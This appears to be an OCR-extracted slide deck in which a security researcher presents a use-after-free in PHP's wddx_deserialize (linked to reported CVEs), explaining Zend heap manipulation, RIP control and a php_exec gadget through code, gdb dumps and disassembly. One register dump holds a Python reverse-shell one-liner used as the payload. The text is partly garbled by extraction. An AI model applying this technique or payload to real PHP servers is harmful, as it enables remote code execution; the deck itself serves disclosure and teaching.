From Memory Corruption To Exploitation

peternguyen

$ whoami

- CTF Player (Meepwn CTF Team, BabyPhD CTF Team)
- Security Researcher.
- Newbie in bug bounty :D
- Github : https://github.com/peternguyen93/



CLGT-Meepwn
Asia Vietnam
VNSEC

Motivation

The following are security bugs which I've reported:

- https://bugs.php.net/bug.php?id=71587 (CVE-2016-3141)
- https://bugs.php.net/bug.php?id=71610 (CVE-2016-3185)
- https://bugs.php.net/bug.php?id=71498 (CVE-2016-3142)
- https://bugs.php.net/bug.php?id=71637 (CVE-2016-4344, CVE-2016-4345, CVE-2016-4346)
- https://bugs.php.net/bug.php?id=71354 (CVE-2016-4342)
- https://bugs.php.net/bug.php?id=71331 (CVE-2016-4343)

I know, this bug bounty is not much "money" than other guys :p. But it's pretty meaningful to me :).



Report	Awarded by	Awarded at	Bounty	Status
#116773	PHP	May 1, 2016	$1000.00	Sent
#116372	PHP	May 1, 2016	$500.00	Sent
#114172	PHP	May 1, 2016	$500.00	Sent
#117651	PHP	April 30, 2016	$500.00	Sent
#110417	PHP	April 30, 2016	$1000.00	Sent
#109843	PHP	April 30, 2016	$1000.00	Sent

The Bug

```
static void php_wddx_push_element(void *user_data, const XML_Char *name, const XML_Char **atts)
{
    st_entry ent;
    w
      #define SET_STACK_VARNAME                                     \
    --          if (stack->varname) {                               \
    e               ent.varname = estrdup(stack->varname);          \
                    efree(stack->varname);                          \
                    stack->varname = NULL;                          \
                } else                                              \
                    ent.varname = NULL;                             \
        Z_STRVAL_P(ent.data) = STR_EMPTY_ALLOC();
        Z_STRLEN_P(ent.data) = 0;
        wddx_stack_push((wddx_stack *)stack, &ent, sizeof(st\_entry));
    }
    ----SNIP----
}
```

The Bug (1)

```
<?php
$xml = <<<EOF
```

```
~/Sources_Ext/tradahacking » ./php crash.php
Key: 30
Value: 4141414141414141
Key: 4343434343434343
Key: 4444444444444444
Va>>> '009099a73f7f0000'.decode('hex')[::-1].encode('hex')
-- '00007f3fa7999000'
~/Sources_Ext/tradahacking »
```

```
$wddx = wddx_deserialize($xml); // trigger use after free


foreach($wddx as $k=>$v){
        printf("Key: %s\nValue: %s\n",bin2hex($k),bin2hex($v));
}
?>
```

The Exploitation : The Zend Heap

```
if (EXPECTED(ZEND_MM_SMALL_SIZE(true_size))) {
        size_t index = ZEND_MM_BUCKET_INDEX(true_size);
        size_t bitmap;
        if (UNEXPECTED(true_size < size)) {
```

```
gdb-peda$ x/10gx 0x7ffff7fd9330
0x7ffff7fd9330: 0x5858585858585858      0x00007ffff7fd9300
0x7ffff7fd9340: 0x0000000000000021      0x0000000000000021
0x7ffff7fd9350: 0x00007ffff7fd9360      0x00007ffff7fd9340
0x7ffff7fd9360: 0x0000000000000021      0x0000000000000021
0x7ffff7fd9370: 0x00007ffff7fd9380      0x00007ffff7fd9360
```

```
            heap->cache_stat[index].hit++;
```

```
gdb-peda$ x/10gx 0x7ffff7fd9330
0x7ffff7fd9330: 0x00007ffff7fd9340      0x00007ffff7fd9300
0x7ffff7fd9340: 0x0000000000000021      0x0000000000000021
0x7ffff7fd9350: 0x00007ffff7fd9360      0x00007ffff7fd9340
0x7ffff7fd9360: 0x0000000000000021      0x0000000000000021
0x7ffff7fd9370: 0x00007ffff7fd9380      0x00007ffff7fd9360
```

```
            return ZEND_MM_DATA_OF(best_fit);
        }
```

The Exploitation (1)

```
[----------------------------------registers-----------------------------------]
RAX: 0xba24d0 --> 0x1
RBX: 0x20 (' ')
RCX: 0x0
RDX: 0x6d8c90 (<_zval_copy_ctor_func+48>:       lea    rax,[rip+0x4b6769]        # 0xb8f400 <compiler_globals>)
RSI: 0xa ('\n')
RDI: 0xba24d0 --> 0x1
RBP: 0xba24d0 --> 0x1
RSP: 0x7fffffffb110 --> 0x7ffff7fd7be8 --> 0x7ffff7fd8bc8 --> 0x414141414141 ('AAAAAA')
RIP: 0x6b384a (<_zend_mm_alloc_int+106>:        mov    rdx,QWORD PTR [r12+0x10])
R8 : 0x1
R9 : 0x7ffff7ec9238 --> 0x0
R10: 0x0
R11: 0x7ffff7fa4728 --> 0x0
R12: 0x434343434343 ('CCCCCC')
R13: 0xa ('\n')
R14: 0xb8f140 --> 0x0
R15: 0x10
EFLAGS: 0x10202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x6b383a <_zend_mm_alloc_int+90>:    mov    r12,QWORD PTR [rax+0x98]
   0x6b3841 <_zend_mm_alloc_int+97>:    test   r12,r12
   0x6b3844 <_zend_mm_alloc_int+100>:   je     0x6b39af <_zend_mm_alloc_int+463>
=> 0x6b384a <_zend_mm_alloc_int+106>:   mov    rdx,QWORD PTR [r12+0x10]
   0x6b384f <_zend_mm_alloc_int+111>:   mov    QWORD PTR [rax+0x98],rdx
   0x6b3856 <_zend_mm_alloc_int+118>:   lea    rax,[rip+0x4dbeab]        # 0xb8f708 <zend_unblock_interruptions>
   0x6b385d <_zend_mm_alloc_int+125>:   sub    DWORD PTR [rbp+0x90],ebx
   0x6b3863 <_zend_mm_alloc_int+131>:   mov    rax,QWORD PTR [rax]
[-------------------------------------stack-------------------------------------]
```

The Exploitation (2)
From Heap Control To RIP

```
Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
RAX: 0x7ffff7fd7c48 --> 0x7ffff7fd7c38 --> 0x101
RBX: 0x7ffff7fd6838 --> 0x7ffff7fd8ba8 --> 0x414141414141 ('AAAAAA')
RCX: 0x9 ('\t')
RDX: 0xe0
RSI: 0x7ffff7fd8ff8 ("python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_
onnect((\"127.0.0.1\",8081));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.file
RDI: 0x7ffff7fd7c48 --> 0x7ffff7fd7c38 --> 0x101
RBP: 0x7ffff7fdb178 --> 0x7ffff7fd8ff8 ("python -c 'import socket,subprocess,os;s=socket
et.SOCK_STREAM);s.connect((\"127.0.0.1\",8081));os.dup2(s.fileno(),0); os.dup2(s.fileno
p=subprocess."...)
RSP: 0x7fffffffb158 --> 0x6d58aa (<concat_function+170>:        movsxd rdi,DWORD PTR [r
RIP: 0x414141414141 ('AAAAAA')
R8 : 0x2d0
R9 : 0xba2518 --> 0xba24b0 --> 0xb4d6e0 --> 0x84cd10 --> 0x5a00636f6c6c616d ('malloc')
R10: 0x0
R11: 0x7ffff7fa4748 --> 0x0
R12: 0x7ffff7fa4148 --> 0x0
R13: 0xe9
R14: 0x7ffff7fd7c48 --> 0x7ffff7fd7c38 --> 0x101
R15: 0x10
EFLAGS: 0x10206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[-----------------------------------code-----------------------------------]
Invalid $PC address: 0x414141414141
[-----------------------------------stack----------------------------------]
```

The Exploitation (3)
Magic Gadget


```
060C800 loc_60C800:                             ; CODE XREF: php_exec_ex+5F↑j
060C800                 mov     rsi, [rsp+18h]
060C805                 mov     rcx, return_value
060C808                 xor     edx, edx
060C80A                 mov     edi, ebp
060C80C                 call    php_exec
060C811                 jmp     loc_60C746
060C811 php_exec_ex     endp
```

We got rsi point to own input,
so we just jmp to 0x60c805

Demo


Story Behind This Research

- Learn more about heap exploitation.
- More confidence in finding my own bug.



Story Behind This Research

```
Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
RAX: 0x5959595959595959 ('YYYYYYYY')
RBX: 0x5
RCX: 0x14
RDX: 0x9 ('\t')
RSI: 0x30 ('0')
RDI: 0x7ffff4400040 --> 0x0
RBP: 0x7fffffffab90 --> 0x7fffffffabc0 --> 0x7fffffffac00 --> 0x7fffffff
fac0 --> 0x121b780 --> 0x1217fe0 --> 0x0
RSP: 0x7ffff4471100 --> 0x9 ('\t')
RIP: <_int_malloc+_alloc_small+176>:       mov    rdx,QWORD PTR [rax])
```



Q & A